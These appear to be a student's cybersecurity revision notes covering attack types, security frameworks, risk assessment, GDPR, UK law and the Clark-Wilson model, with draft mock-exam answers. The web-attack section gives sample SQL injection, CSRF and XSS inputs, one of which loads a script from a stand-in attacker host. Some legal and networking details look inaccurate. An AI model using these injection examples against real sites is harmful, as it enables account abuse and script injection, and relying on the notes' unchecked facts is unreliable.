Contents

Lecture 7

7.1 Cyberattacks

A cyber attack is an attempt to exploit a vulnerability in a system, device or network with the intent to steal information or gain unauthorised access. Nobody is necessarily safe from a cyber attack, though certain things like military bases are at much higher risk of them. The severity of an attack will likely vary based on the attacker's motivations, whether they're financial, political, government-related, gang-related or for espionage.

7.1.1 Attack classifications

- **Social engineering** (has dedicated section)
  - Psychological exploitation of a person to make them do something to breach confidentiality.
- **Web application attacks** (has dedicated section)
  - SQL injections, XSS, CSRF, eavesdropping.
- System intrusion
  - Attacks using malware and/or hacking.
- Misc. errors
  - Unintentional actions compromising security. (e.g. PC left unattended)
- Privilege misuse
  - Issues caused by unapproved or malicious usage of elevated privileges given legitimately.
- Lost & stolen assets
  - Attacks where information went missing, unintentionally or maliciously.
- Denial of service
  - Attacks where the availability of a network/system is compromised. Includes both network & application layer attacks.

7.1.2 Social engineering

- Phishing
    -
- Spear-phishing
    - A phshing variant that's highly targeted at a specific individual using information learned about them from other sources such as social media pages. Multistage (studying the victim, studying habits, friends, etc)
- Vishing ("Voice-phishing")
    - Over-the-phone scams
- Online phishing
    - Fake websites designed to look identical to the real one. Attempts to get users to input sensitive details as a result of them not paying close enough attention.

7.1.3 Prevention

Phishing is so popular because people are the weakest link in any system. It doesn't matter what crazy security you have if an idiot is in charge of it and someone can exploit them. It's very easy and very cheap to phish. Mitigating phishing can be attempted via:

- User security awareness training
- Multi-factor authentication (MFA)
- Not oversharing on social media
- Updated systems
- Spam filters

7.2 Web application attacks

7.2.1 SQL injections

SQL injections are a method of attack where SQL code is entered into an input field. If the site is poorly made, this code actually will be executed. For example:

```
Username: Lewis OR 1=1;
```

This would return all users, as $1 = 1$ is a true statement, so
SELECT * FROM USERS WHERE $1 = 1$ will select all.

Prevention

To prevent SQL injection attacks, statements must be **prepared** (or otherwise sanitised) to remove escape characters and ensure that the user's input cannot possibly be processed by the database as anything other than what it should be.

7.2.2 Cross-site scripting (XSS)

XSS is an attack vector where a threat agent manipulates a URL to perform unintended actions. For example,

```
https://my-site.com/messages?msg="Hello!"
```

could be manipulated into

```
https://my-site.com/messages?msg=<script src=https://evil-user.com/virus.js></script>
```

7.2.3 Cross-site request forging/forgery (CSRF)

CSRF is an attack vector where a threat agent uses a legitimate link to bypass the need for the attacker to gain the user's credentials. Because sites store the current login, a link can be sent to perform an action and if a user clicks it, they will have done the threat agent's will without the need for their credentials to be stolen. For example,

```
http://bank.com/transfer?account=Hacker&amount=1000
```

Because the user is logged in, this is a completely legitimate link. CSRF can also be used in alternative ways such as loading the link into a clickable image.

7.3 DoS and DDoS

7.3.1 Types

- SYN flood attack
  - Repeated SYN (hello) packets, overloading the server. Server expects more data than just the request so it keeps waiting until there are too many sessions.
- Smurf attack
  - Repeated ICMP packets using a victim's spoofed IP.
- Botnet attack
  - "Zombie" devices that have been hacked and puppeteered into DDoSing something.
- Ping of Death attack
  - Malicious data repeatedly sent until system crash.

7.4 Viruses

A virus is a program that affects or infects a computer negatively, changing the way it works without the user's knowledge or permission. They may then spread.

7.4.1 Types

- Worm
  - Spreads repeatedly across memory and/or a network, using many of its resources.
- Trojan horse
  - Impersonates legitimate software but hides a malicious payload. Doesn't spread to other computers.
- Spyware
  - Secretly gathers information and remains hidden.
- Ransomware
  - Encrypts data until a fee has been paid, but even then you still have to trust they'll actually send you a decryptor. They may threaten to delete or release the data; whichever they think would harm you/the company more.

Lecture 8

8.1 Principles of cybersecurity - CIA Triad

8.1.1 Confidentiality

Preventing unauthorised access to, or diclosure of, information either in transit or on a device ('at rest')

Breaching

- Social engineering
- Eavesdropping
- Captured network traffic
- Password theft
- Data theft due to lack of encryption

Upholding

- Encryption
- Data classification & labelling
- Access Control
- User security awareness training

8.1.2 Integrity

Preventing unauthorised or unintentional modification of data.

Breaching

- Viruses
- Unauthorised acces
- Malicious modifications
- Hackers (?)
- Backdoors

Upholding

- Encryption
- Access control
- **File hash verification**
- Intrusion detection systems
- User awareness training

8.1.3 Availability

Ensuring that data is available to authorised users as and when needed without interruption.

Breaching

- Device failures
- Environmental threats (earthquake, internet outage from storm etc)

Upholding

- Traffic monitoring
- Firewalls (mitigating DoS/DDoS)
- Regularly maintained backups
- Business continuity plans

8.2 Security policies

Documents produced by senior management dictating specific strategic requirements across the business. They dictate the overall direction and management intent. Not complying with security policies is often grounds for disciplinary action up to and including termination. Intensely important to the continued operation of a business. There are often many security policies. They allow companies to **protect assets, reduce risk, safeguard intellectual property and comply with regulations.**

8.3 Standards

Mandatory controls to help enforce the security policy and consistency across the business. Passworth length & complexity mandates are standards. Standards directly concern technology and products.

8.4 Procedures

Step-by-step instructions on how to implement standards and policies. For example, standard operating procedures (SOP) would assign work roles where certain roles are directly responsible for given cybersecurity and privacy tasks. For example, the CEO is likely to oversee and govern, the CTO to operate & maintain, etc.

8.5 Common policies

- Data breach response
- Email
- Data retention
- Internet usage
- Password
- Access control

8.6 LANs and WANs

8.6.1 Local Area Networks

A network in a **single** geographically contiguous site. Often has one owner. An organisation with multiple premises would have a LAN for each one, with private connections to form a single logical LAN. Often have routers with firewalls controlling internet access.

8.6.2 Wide Area Networks

A network spanning a larger geographical area, up to and including the entire world, like the Internet itself.

8.7 Virtual Private Networks

VPNs were **originally created for users outside of a LAN to connect to it**, and still are to this day, though they are additionally used for country spoofing nowadays.

8.7.1 Encapsulation

VPNs encrypt data before encapsulating it in an outer layer and then sending it to the VPN server. The server then decrypts the outer packet and then sends the packet to its intended destination. A third party in this scenario can only see the encrypted outer packet and does not have the means to remove the encapsulation.

Expand on VPNs, they're likely important to the exam.

8.8 NATs

Network Address Translations allow for communications across networks by translating network addresses to specific devices, because a router only has one public IP which represents the whole network and all of its devices.

- Source NATs allow servers **outside** of a firewall/router to communicate with clients **inside** it.
- Destination NATs allow servers **inside** of a firewall/router to communicate with clients **outside** it.

Lecture 9

9.1 Risk assessments

A risk assessment is the process of identifying, estimating and prioritising risks that affect a business and its assets/processes.

9.1.1 Terminologies

- Asset
  - Something of value belonging to the company, be it their software, hardware, employees, company building, etc
- Threat
  - Something that could exploit a vulnerability, intentionally or not.
- Vulnerability
  - A weakness in the system that a threat agent could exploit.

A risk itself can be seen as the combination of these terms. A risk score is calculated by the probability multiplied by the impact, on a scale of 1 - 5, multiplied up to 25.

9.1.2 Process

- Identification and control of information asset risks
- Contingency planning
- "Know yourself and know your enemy"
  - Knowing your own systems and assets, and periodically reviewing them.
  - Identifying, examining and understanding possible threats, prioritising them based on their importance.
  - Reviewing active control methods to see if they are currently working.

9.1.3 Risk identification

Risk identification is the process of examining, documenting and assessing the *security posture* of a system and the risks that it and its assets face. Assets are prioritised dependent on their value to the company - for example, the CEO's information is more valuable than the unpaid intern's.


9.1.4 Asset idenitifcation & valuation (Weighted factor analysis)

Assets are **weighted** dependent on the answers to the following questions in a process called **weighted factor analysis**:

- Is it critical to continued operation and success?
- How much revenue and profit does it generate?
- Would it be expensive to replace?

- Would it be expensive to protect?
- Would it damage the company's operations or reputation if revealed?
- Is it legally mandatory to protect it?

Weights between 1 and 100 are assigned to these criteria, and scores between 0.1 and 1 are assigned to each asset for each weight.



Information Asset	Criterion 1: Impact on Revenue	Criterion 2: Impact on Profitability	Criterion 3: Impact on Image	Weighted Score
Criterion Weight (1–100 must total 100)	30	40	30	
EDI Document Set 1—Logistics BOL to outsourcer (outbound)	0.8	0.9	0.5	75
EDI Document Set 2—Supplier orders (outbound)	0.8	0.9	0.6	78
EDI Document Set 2—Supplier fulfillment advice (inbound)	0.4	0.5	0.3	41
Customer order via SSL (inbound)	1.0	1.0	1.0	100
Customer service request via e-mail (inbound)	0.4	0.4	0.9	55

9.2 Risk control

Risk control is the process of taking measures to mitigate a risk. For example, password length enforcement is risk control.

9.2.1 Strategies

- Defense approach
  - Prevents the exploitation of vulnerabilities by defending them via:
    - Application of policy
    - Training and education
    - Technology application
  - Often requires technical solutions
  - Eliminates asset exposure (or attempts to)
  - Implements security controls and safeguards to block attacks
- Transference
  - The shifting of risk to something or someone else, through means such as:
    - Outsourcing
    - Insurance
    - Contracts with other providers (is this not outsourcing)
- Mitigation
  - Occurs after a vulnerability has been exploited.
  - Follows a contingency plan, therefore requiring quick detection and response of the attack.
  - Reliant on the quality of other plans made for scenarios like this to work.
- Acceptance
  - Doing nothing, accepting that it'll happen.
  - Done when an asset doesn't justify the cost to protect it.
  - A conscious business decision not to be taken lightly.
- Termination
  - The total removal of an asset to stop its exploitation.
  - Done when an asset doesn't justify the cost to protect it.
  - A conscious business decision not to be taken lightly.

9.3 Cyber Kill Chain

The Lockheed Martin Cyber Kill Chain is a framework for understanding adversary behaviour in a cyber-attack. It categorises the common behaviours exhibited by attackers.


- Reconaissance
  - Gathering information on the system (NMAP, whois, social engineering)
  - Can be detected via firewalls, network intrusion detection systems (NIDs) and logging.
- Weaponisation
  - The creation of exploits based on any backdoors found in recon, such as zero-days or privilege escalations.
  - These are converted into payloads.
  - Can be detected via antivirus and NIDs.
- Delivery
  - The delivery of the malicious payload.
  - Can occur via USB, phishing, etc.
- Installation
  - The payload takes root on the system, likely gaining privileges.
- Command & Control (C2)
  - A channel is established for the attacker to manipulate the victim device.
- Actions on objectives
  - The completion of the attacker's goals using their "hands on keyboard" access.
  - Could be exfiltrating with stolen data, etc.
  - Could leave a backdoor on the device.

9.4 MITRE ATT&CK

Another massive framework for identifying attacker behaviours. Categories are:

- Reconaissance
- Resource Development
- Initial Access
- Execution
- Persistence
- Privilege Escalation
- Defense Evasion
- Credential Access
- Discovery
- Lateral Movement
- Collection
- Command & Control
- Exfiltration
- Impact


Read downwards, left -> right.



Reconnaissance 10 techniques	Resource Development 6 techniques	Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 37 techniques	Credential Access 14 techniques	Discovery 25 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (0/2)	Acquire Infrastructure (0/6)	Drive-by Compromise	Command and Scripting Interpreter (0/8)	Account Manipulation (0/4)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (0/4)	Account Discovery (0/4)	Exploitation of Remote Services	Archive Collected Data (0/3)	Application Layer Protocol (0/4)	Automated Exfiltration (0/1)	Account Access Removal
Gather Victim Host Information (0/4)	Compromise Accounts (0/2)	Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (0/5)	Access Token Manipulation (0/5)	Credentials from Password Stores (0/3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
Gather Victim Identity Information (0/3)	Compromise Infrastructure (0/6)	External Remote Services	Inter-Process Communication (0/2)	Boot or Logon Autostart Execution (0/12)	Boot or Logon Autostart Execution (0/12)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (0/2)	Exfiltration Over Alternative Protocol (0/3)	Data Encrypted for Impact
Gather Victim Network Information (0/6)	Develop Capabilities (0/4)	Hardware Additions	Native API	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Clipboard Data	Data Obfuscation (0/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Gather Victim Org Information (0/4)	Establish Accounts (0/2)	Phishing (0/3)	Scheduled Task/Job (0/6)	Browser Extensions	Create or Modify System Process (0/4)	Direct Volume Access	Input Capture (0/4)	Cloud Service Dashboard	Remote Services (0/6)	Data from Cloud Storage Object	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (0/2)
Phishing for Information (0/3)	Obtain Capabilities (0/6)	Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (0/15)	Execution Guardrails (0/1)	Man-in-the-Middle (0/2)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (0/2)	Encrypted Channel (0/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (0/2)
Search Closed Sources (0/2)		Supply Chain Compromise (0/3)	Software Deployment Tools	Create Account (0/3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (0/4)	Domain Trust Discovery	Software Deployment Tools	Data from Information Repositories (0/2)	Fallback Channels	Exfiltration Over Web Service (0/2)	Endpoint Denial of Service (0/4)
Search Open Technical Databases (0/5)		Trusted Relationship	System Services (0/2)	Create or Modify System Process (0/4)	Group Policy Modification	File and Directory Permissions Modification (0/2)	Network Sniffing	File and Directory Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Search Open Websites/Domains (0/2)		Valid Accounts (0/4)	User Execution (0/2)	Event Triggered Execution (0/15)	Hijack Execution Flow (0/11)	Group Policy Modification	OS Credential Dumping (0/8)	Network Service Scanning	Use Alternate Authentication Material (0/4)	Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
Search Victim-Owned Websites			Windows Management Instrumentation	External Remote Services	Process Injection (0/11)	Hide Artifacts (0/7)	Steal Application Access Token	Network Share Discovery		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service (0/2)
				Hijack Execution Flow (0/11)	Scheduled Task/Job (0/6)	Hijack Execution Flow (0/11)	Steal or Forge Kerberos Tickets (0/4)	Network Sniffing		Data Staged (0/2)	Non-Standard Port		Resource Hijacking
				Implant Container Image	Valid Accounts (0/4)	Impair Defenses (0/7)	Steal Web Session Cookie	Password Policy Discovery		Email Collection (0/3)	Protocol Tunneling		Service Stop
				Office Application Startup (0/6)		Indicator Removal on Host (0/6)	Two-Factor Authentication Interception	Peripheral Device Discovery		Input Capture (0/4)	Proxy (0/4)		System Shutdown/Reboot
				Pre-OS Boot (0/5)		Indirect Command Execution	Unsecured Credentials (0/6)	Permission Groups Discovery (0/3)		Man in the Browser	Remote Access Software		
				Scheduled Task/Job (0/6)		Masquerading (0/6)		Process Discovery		Man-in-the-Middle (0/2)	Traffic Signaling (0/1)		
				Server Software Component (0/3)		Modify Authentication Process (0/4)		Query Registry		Screen Capture	Web Service (0/3)		
						Modify Cloud Compute Infrastructure (0/4)		Remote System Discovery		Video Capture			
								Software Discovery (0/1)					

Lecture 10

Entirely missing because you didn't write any notes here.



CONTROL 01 Inventory and Control of Enterprise Assets — 5 Safeguards — IG1 2/5 — IG2 4/5 — IG3 5/5

CONTROL 02 Inventory and Control of Software Assets — 7 Safeguards — IG1 3/7 — IG2 6/7 — IG3 7/7

CONTROL 03 Data Protection — 14 Safeguards — IG1 6/14 — IG2 12/14 — IG3 14/14

CONTROL 04 Secure Configuration of Enterprise Assets and Software — 12 Safeguards — IG1 7/12 — IG2 11/12 — IG3 12/12

CONTROL 05 Account Management — 6 Safeguards — IG1 4/6 — IG2 6/6 — IG3 6/6

CONTROL 06 Access Control Management — 8 Safeguards — IG1 5/8 — IG2 7/8 — IG3 8/8

CONTROL 07 Continuous Vulnerability Management — 7 Safeguards — IG1 4/7 — IG2 7/7 — IG3 7/7

CONTROL 08 Audit Log Management — 12 Safeguards — IG1 3/12 — IG2 11/12 — IG3 12/12

CONTROL 09 Email and Web Browser Protections — 7 Safeguards — IG1 2/7 — IG2 6/7 — IG3 7/7

CONTROL 10 Malware Defenses — 7 Safeguards — IG1 3/7 — IG2 7/7 — IG3 7/7

CONTROL 11 Data Recovery — 5 Safeguards — IG1 4/5 — IG2 5/5 — IG3 5/5

CONTROL 12 Network Infrastructure Management — 8 Safeguards — IG1 1/8 — IG2 7/8 — IG3 8/8

CONTROL 13 Network Monitoring and Defense — 11 Safeguards — IG1 0/11 — IG2 6/11 — IG3 11/11

CONTROL 14 Security Awareness and Skills Training — 9 Safeguards — IG1 8/9 — IG2 9/9 — IG3 9/9

CONTROL 15 Service Provider Management — 7 Safeguards — IG1 1/7 — IG2 4/7 — IG3 7/7

CONTROL 16 Applications Software Security — 14 Safeguards — IG1 0/14 — IG2 11/14 — IG3 14/14

CONTROL 17 Incident Response Management — 9 Safeguards — IG1 3/9 — IG2 8/9 — IG3 9/9

CONTROL 18 Penetration Testing — 5 Safeguards — IG1 0/5 — IG2 3/5 — IG3 5/5

Lecture 11

11.0.1 Data terms

- Personal data
  - Data that can be used to identify a person.
- Data controller
  - A person or public body who determines the purpose and method of data processing.
- Data processor
  - A person or public body who processes data on the controller's behalf.
- Data subject
  - The person whose data is processed by the controller or processor.
- Data Protection Officer (DPO)
  - A mandatory company position. This person is in charge of how the company is processing data in line with relevant legislation, be it GDPR or UK DPA.

11.1 General Data Protection Regulation

People from EU member states are protected by this legislation that empowers them to have certain rights over the processing and storage of their personal data. This applies to all companies operating within the EU and/or processing data from EU subjects even if it is not explicitly based there.

11.1.1 Penalty for non-compliance

If a company violates GDPR, they are liable to a €20,000,000 fine or 4% of their annual turnover, **whichever of these is greater.**

11.1.2 Principles

- Lawfulness, fairness and transparency.
- Purpose limitation.
- Data minimisation.
- Data accuracy.
- Storage limitation.
- Integrity and confidentiality. (Security)
- Accountability.

11.1.3 Rights

- To be forgotten (Article 17):
  - EU users must have the option to request the removal of their personal data without undue delay.
    - Only applies to currently held data at the time of the request, not to any future data.
    - Doesn't apply if the data is needed for legal reasons.
- To object (Article 21):
  - EU users must have the option to object to the processing of their data **especially if it is being used for direct marketing purposes.**
    - In this scenario, the company must stop it immediately without challenge.
    - This doesn't mean the processing of all of your data in this scenario, just that which is done for marketing.

11.1.4 Requirements under Article 32

- Frequent security and risk assessments.
- Monitoring security programs.
- Pseudonymization and encryption of personal data.
- Confidentiality, integrity, availability and resilience of data.

11.2 UK Data Protection Act 2018

After Brexit, GDPR no longer applies to the UK because it isn't an EU member state. Therefore, the UK adopted its own version of it. It is enforced by the **Information Commissioner's Office (ICO)**, who have a register of all data controllers, and mandate that any organisation processing personal data registers with them. They carry out investigations in the event of complaints.

11.2.1 Rights

- GDPR rights.
- To have incorrect data corrected.
- To be removed from direct mailing lists.
- To prevent the processing of their data if it would cause damage or distress.

11.2.2 Requirements

- The data controller must notify the Data Commisioner and the individual(s) concerned in a breach about it.
- Data controllers and processors exclusively based in the UK may be required to appoint an EU representative.

11.3 Legislation overlap

Both laws require the following:

- Data breach notifications within 72 hours.
-

11.4 Computer Misuse Act

11.4.1 Offences

- 1 Unauthorised access to computer material.
  - Up to 6 months
- 2 UATCM with intent to commit further offences.
  - Up to 5 years
- 3 UATCM with intent to impair.
  - Such as unleashing malware on a system to destroy it.
  - 14 years to life.
- 3A Making, supplying or obtaining articles for use in these offences.
  - 14 years to life.
- 3ZA UATCM that causes or creates risk of serious damage.
  - Such as hacking into air traffic control.
  - 14 years to life.

11.5 Threats to the financial industry

- Advanced Persistent Threats (APTs)
- DoS attacks
- Mobile banking breaches
- Insider & internal threats
- SWIFT system attacks
- Supply chain infiltration.

SWIFT systems facilitate international banking and/or banking between different banks.

Risk assessments and asset identification/valuation are all the more imperative to the financial industry given what it is they do. Using frameworks like CIS-18, plans should be made for all possible scenarios, and existing measures must undergo constant testing. Malware protection and up-to-date systems are especially important.

11.6 Clark-Wilson Integrity Model

11.6.1 Components

- Accounting master file
    - Tracks each customer's current balance, previous transactions within a certain period and carry forward amount for the start of this period.
- Ledgers
    - Track assets (such as cash) on their way through the system. Updated at the end of the day (?)
- Journals
    - Track transaction inputs from check sorters, cash machines etc. that haven't been put into ledgers yet.
- Audit trail
    - Tracking which staff member did what and when.
- Batch processing
    - A predetermined sequence of programs run at the end of each data, transferring data from journals to ledgers.
    - The order of the programs can influence the outcome, with an example being that there would be less overdrafts if money IN is processed before money OUT.
- Transaction processing (Not actual money transactions)
    - Tracking the batch processing and keeping backups of all files including the journals and ledgers so that the batch can be rerun if it fails.
- Double-entry bookkeeping
    - The use of two ledgers: an assets ledger and liability ledger.
    - Assets are money that the bank has, liabilities are what it owes. (?)
    - When you deposit £100 to an ATM, the £100 cash in that ATM is an asset. The £100 credited to your account is a liability.
- Seperation of duties
    - A key security measure that ensures that one person alone cannot single-handedly perform malicious actions.
    - Two or more people are needed to perform certain actions, such as printing a credit card. One prints it while another sends the PIN in the post. Person 1 doesn't know the PIN.

11.6.2 Key terms

- Unconstrained Data Item (UDI)
    - An input prior to validation and authentication.
- Constrained Data Item (CDI)
    - A UDI after validation and authentication.
- Transformation Procedure (TP)
    - The process of constraining UDI to CDI, creating enough information to recreate the transaction.
    - Can be the act of signing a cheque, creating the info that the signer authorised it.
- User
    - An entity that allows a transaction to be made or is part of the system itself with insider access.
    - Examples include bank staff and also ATMs and tills.
- **Triple**
    - **Ensures the seperation of duties / shared control.**
    - **The combination of a User, Transformation Procedure, and Constrained Data Item.**

11.6.3 Limitations

This is a **descriptive** model, not **prescriptive**, meaning it can be interpreted in more than one way, such as the seperation of duties where the method of doing so is unspecified. Additionally, some transactions may need multiple Transformation Procedures (i.e. signatures), which would result in a **Suspense Account**. An employee could possibly manipulate a suspense account by siphoning money to and from it, "juggling" it. To prevent this, employees must have mandated holidays (1 week per 6 months) to prevent this.

11.7 Auditing

Organisations are audited frequently. These are unannounced, and an auditor will arrive to check company records to ensure they're in order and are not inconsistent. There are internal and external auditors. Internal auditors frequently check the company's records, though external auditors still arrive yearly, and are independent entities. This is done so that records are extremely hard to modify in a way that avoids detection.

Misc.

0.8 Eavesdropping

Passive eavesdropping is where the attacker is listening to comms and not modifying them. Active is where they are modifying them (deleting, sending their own, etc)

0.9 IP rate limiting

IP rate limiting mtitigates DoS attacks by refusing packets from a certain IP address after a quantity is exceeded. This is done using **iptables** on Linux.

MOCK EXAM

Recall that you're only expected to answer **FOUR** questions. If you answer five, only the first four will be marked.

1.1 Q1

The Clark Wilson Integrity model can be employed by financial organisations to heighten their security by reducing the amount of access and power a single person can have. The term 'UDI' refers to an Unconstrained Data Item, which means data that has been input but has not yet been validated or authenticated. To authenticate the data, transforming it into a CDI (Constrained Data Item), it must undergo a Transformation Process, which is the process of constraining a UDI into a CDI, creating enough information that the transaction could be recreated at a later date. Entities refer to people or devices within the system that facilitate transactions, and could be a human staff member, or an ATM/cash machine, for example. ENTITIES ACTUALLY REFER TO FILES AND THINGS IN THE SYSTEM

The certifier in the given scenario should NOT be permitted to execute the Transfer Protocols they certify. This is because this would act in clear violation of a key principle of the Clark Wilson model, which is the seperation of duties. The seperation of duties means that one person should facilitate one action - for example, when a credit card is produced, the person printing the card does not know it's PIN, and a second person would instead send the PIN to the customer at a later date. By executing their own certified transfer protocols, they have the power to create and execute fraudulent ones entirely by themselves, without having to collude with anyone else.

Suspense Accounts are used when a transaction (UDI) requires multiple transformation procedures. While the transaction is "in suspense" due to having to wait for the transformation procedures to be carried out, such as getting the signature of a senior bank employee (entity), a suspense account would be created to temporarily hold the funds. Additionally, before the TPs occur, the transaction is in an uncertain state, where it could possibly not happen at all. Therefore, by creating a temporary suspense account to hold information, finances can temporarily be held without putting risk and liability on a permanent account. ACTUALLY USED FOR TRANSACTION BETWEEN DIFFERENT BANKS

1.2 Q2

It is possible that the Sony hack could have been prevented by implementing CIS-18 controls #13 (Network Monitoring and Defense) and #3 (Data Protection). Future attacks could be prevented via controls #17 (Incident Response Management) and #18 (Penetration Testing) Network Monitoring and Defense is an essential security measure for any business to prevent situations such as this 2011 hack, as having a strong, robust, monitored network would ensure that Sony would be aware of any intrusions if they were to happen, and could begin immediately defending against them. They could do this using Network Intrusion Detection Systems (NIDs), which are capable of detecting threat agents trying to gather information using tools like nmap, and detecting them trying to infiltrate the network using tools like Metasploit. With the application of strong NIDs, it is likely that the attackers could have been stopped before they could gain access to the network.

